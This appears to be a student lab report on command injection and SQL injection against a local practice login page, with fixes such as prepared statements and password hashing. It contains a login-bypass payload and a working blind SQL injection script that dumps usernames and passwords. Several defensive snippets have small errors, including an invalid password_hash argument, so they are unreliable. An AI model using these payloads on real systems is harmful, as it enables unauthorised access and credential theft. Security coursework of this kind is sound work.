Question 8.1
To prevent any shell command injection, we shouldn't use the *system()* function. Instead we should use a function from the *exec* family, such as *execlp()*.
For example: Using *fork()*, we create a new process. Then using *execlp()*, we execute the *cat* command in the new process. The *cat* command is hardcoded, and the only argument passed to it is *argv[1]*. Thus, we have prevented command injection. If *execlp()* fails, it will print an error message and return 1.

```
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv) {
    if (argc != 2) {
        fprintf(stderr, "Usage: %s <file>\n", argv[0]);
        return 1;
    }

    pid_t pid = fork();
    if (pid == -1) {
        perror("fork failed");
        return 1;
    }
    else if (pid > 0) {
        int status;
        waitpid(pid, &status, 0);
    }
    else {
        execlp("cat", "cat", argv[1], (char *)NULL);
        perror("execlp failed");
        return 1;
    }

    return 0;
}
```

Question 8.2
The injection vulnerability in the code is:


```
$username = $_REQUEST["u"];

$password = $_REQUEST["p"];

$result = $conn->query("SELECT * FROM users WHERE username = \"$username\" AND password = ,→ \"$password\"");
```

We can see that the user input (i.e., the values of $username and $password) is directly included in the SQL query string.


Question 8.3
The attacker can give the following input for username and password in order to bypass the authorisation check of the password:
SELECT * FROM users WHERE username = "admin" --" AND password = ""
In other words, u=**admin" --**

If the the attacker gives ***admin*" --** for the username, everything after -- is ignored, because in SQL, -- indicates the beginning of a comment. Therefore, we end up with:
SELECT * FROM users WHERE username = "admin"
This returns the user with the username *admin*, regardless of the password, successfully bypassing the password check.


Question 8.4
Admin is one valid user name:



Question 8.5
When we have a successful authentication, we get the following:



When we have a failed authentication, we get the following:




We can see that we have:
(nbr rows):1 and “[+] user and password valid. Printing cat…”, including a cat image, appears, when successful. While (nbr rows):0 and “[-] invalid username or password!”, including the gif from the Jurassic Park movie, appears, when unsuccessful.


Question 8.6
We create the following program:


```
import requests
import string

url="http://localhost/lab09/login.php"

ascii_chars = string.ascii_letters+string.digits+string.punctuation+' '

success_indicator = "[+] user and password valid."

def is_query_successful(injected_username):
    params={'u': injected_username, 'p': 'irrelevant'}
#    print(injected_username)
    response = requests.get(url, params=params)
    return success_indicator in response.text

def extract_value(query_template, row_num):
    extracted_value=''

    for pos in range(1,101):
        found_char=False

        for char in ascii_chars:
            injection ='" OR (SELECT BINARY SUBSTRING({0},{1},1) FROM users LIMIT 1 OFFSET
{2}) =  "{3}" -- '.format(query_template,pos,row_num,char)
            injection.replace(" ", "%20")
```

```
            if is_query_successful(injection):
                extracted_value+=char
                found_char=True
                print('Extracting:{}'.format(extracted_value),end='\r')
                break
        if not found_char:
            break
    return extracted_value

def dump_users():
    users=[]
    for row in range(100):
        print('Extracting row {}'.format(row+1))
        username_query = "username"
        password_query = "password"
        username = extract_value(username_query, row)
        password=extract_value(password_query,row)
        users.append((username, password))
        print('Row {}: Username:{}, Password:{}'.format(row+1,username,password))
    return users

def check_server(url):
    response=requests.get(url)
    if response.status_code==200:
        print("Server Connected!")
    else:
        print("status code {}".format(response.status_code))


if __name__=="__main__":
    url="http://localhost/lab09/login.php"
    check_server(url)
    users=dump_users()
    for i, (username, password) in enumerate(users):
        print('User {}: Username:{}, Password:{}'.format(i+1,username,password))
```


We have saved the output of this program to a txt file, and we have the following 100 pairs username/password:







We can see that authentication is successful with username=titi:



Question 8.7
In order to prevent a SQL injection attack, we use prepared SQL statements with parameterized queries. This way the input values are treated as data, not as executable code.

```
<? php [...]
$username = $_REQUEST["u"];
$password = $_REQUEST["p"];

// Prepares the SQL statement
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");

// Binds parameters
$stmt->bind_param("ss", $username, $password);

// Executes the statement
$stmt->execute();

// Gets the result
$result = $stmt->get_result();

if ($result->num_rows > 0) {
   # ok
   [...]
} else {
   # not ok
   [...]}

// Closes the statement
$stmt->close();
?>
```

Question 8.8
Yes, there are other security problems with this website:

1. From question 8.5 we can see that we have information leakage, which later helps us perform a blind SQL attack to dump the 100 rows of the *users* database in question 8.6. To fix this severe security problem, in this particular website, it's best if we don't return any HTML response directly on the webpage. However, if we nevertheless want some HTML response, we should use a generic error message that does not reveal whether the username or password was incorrect.

2. Passwords are stored in plaintext. If the database is compromised, an attacker can easily access user passwords. To fix this problem, we should use PHP's *password_hash* function to hash passwords before storing them in the database, and then *password_verify* to check them during login authentication:

```
// When registering a user
$password = $_REQUEST["p"];
$hashed_password = password_hash($password, PASSWORD);

// During user's login authentication
$stmt = $conn->prepare("SELECT password FROM users WHERE username = ?");
$stmt->bind_param("s", $username);
$stmt->execute();
$result = $stmt->get_result();

if ($result->num_rows > 0) {
   $user = $result->fetch_assoc();
   if (password_verify($password, $user['password'])) {
      # ok
```

```
    [...]
} else {
    # not ok
    [...]}
} else {
    # not ok
    [...]
}
$stmt->close();
```

3. There is no input validation and sanitization. We have to make sure that username inputs meet our expected formats (for example: no special characters in usernames):

```
$username = filter_input(INPUT_GET, 'u', FILTER_SANITIZE_STRING);
```

4. The website uses HTTP, which means that sensitive information, such as usernames and passwords, can be intercepted in transit. Instead, the website should use HTTPS in order to encrypt data between the client and server.

5. It is a good idea to implement secure session cookies and regenerate session IDs upon login in order to improve session management:

```
session_start();
session_regenerate_id(true); // Regenerates session ID to prevent fixation

// Sets secure cookie parameters
session_set_cookie_params([
    'lifetime' => 0,
    'path' => '/',
    'domain' => 'yourdomain.com',
    'secure' => true,       // Ensures this is set to true when using HTTPS
    'httponly' => true,
    'samesite' => 'Strict', // or 'Lax'
]);
```

Question 8.9

Jurassic Park from 1993.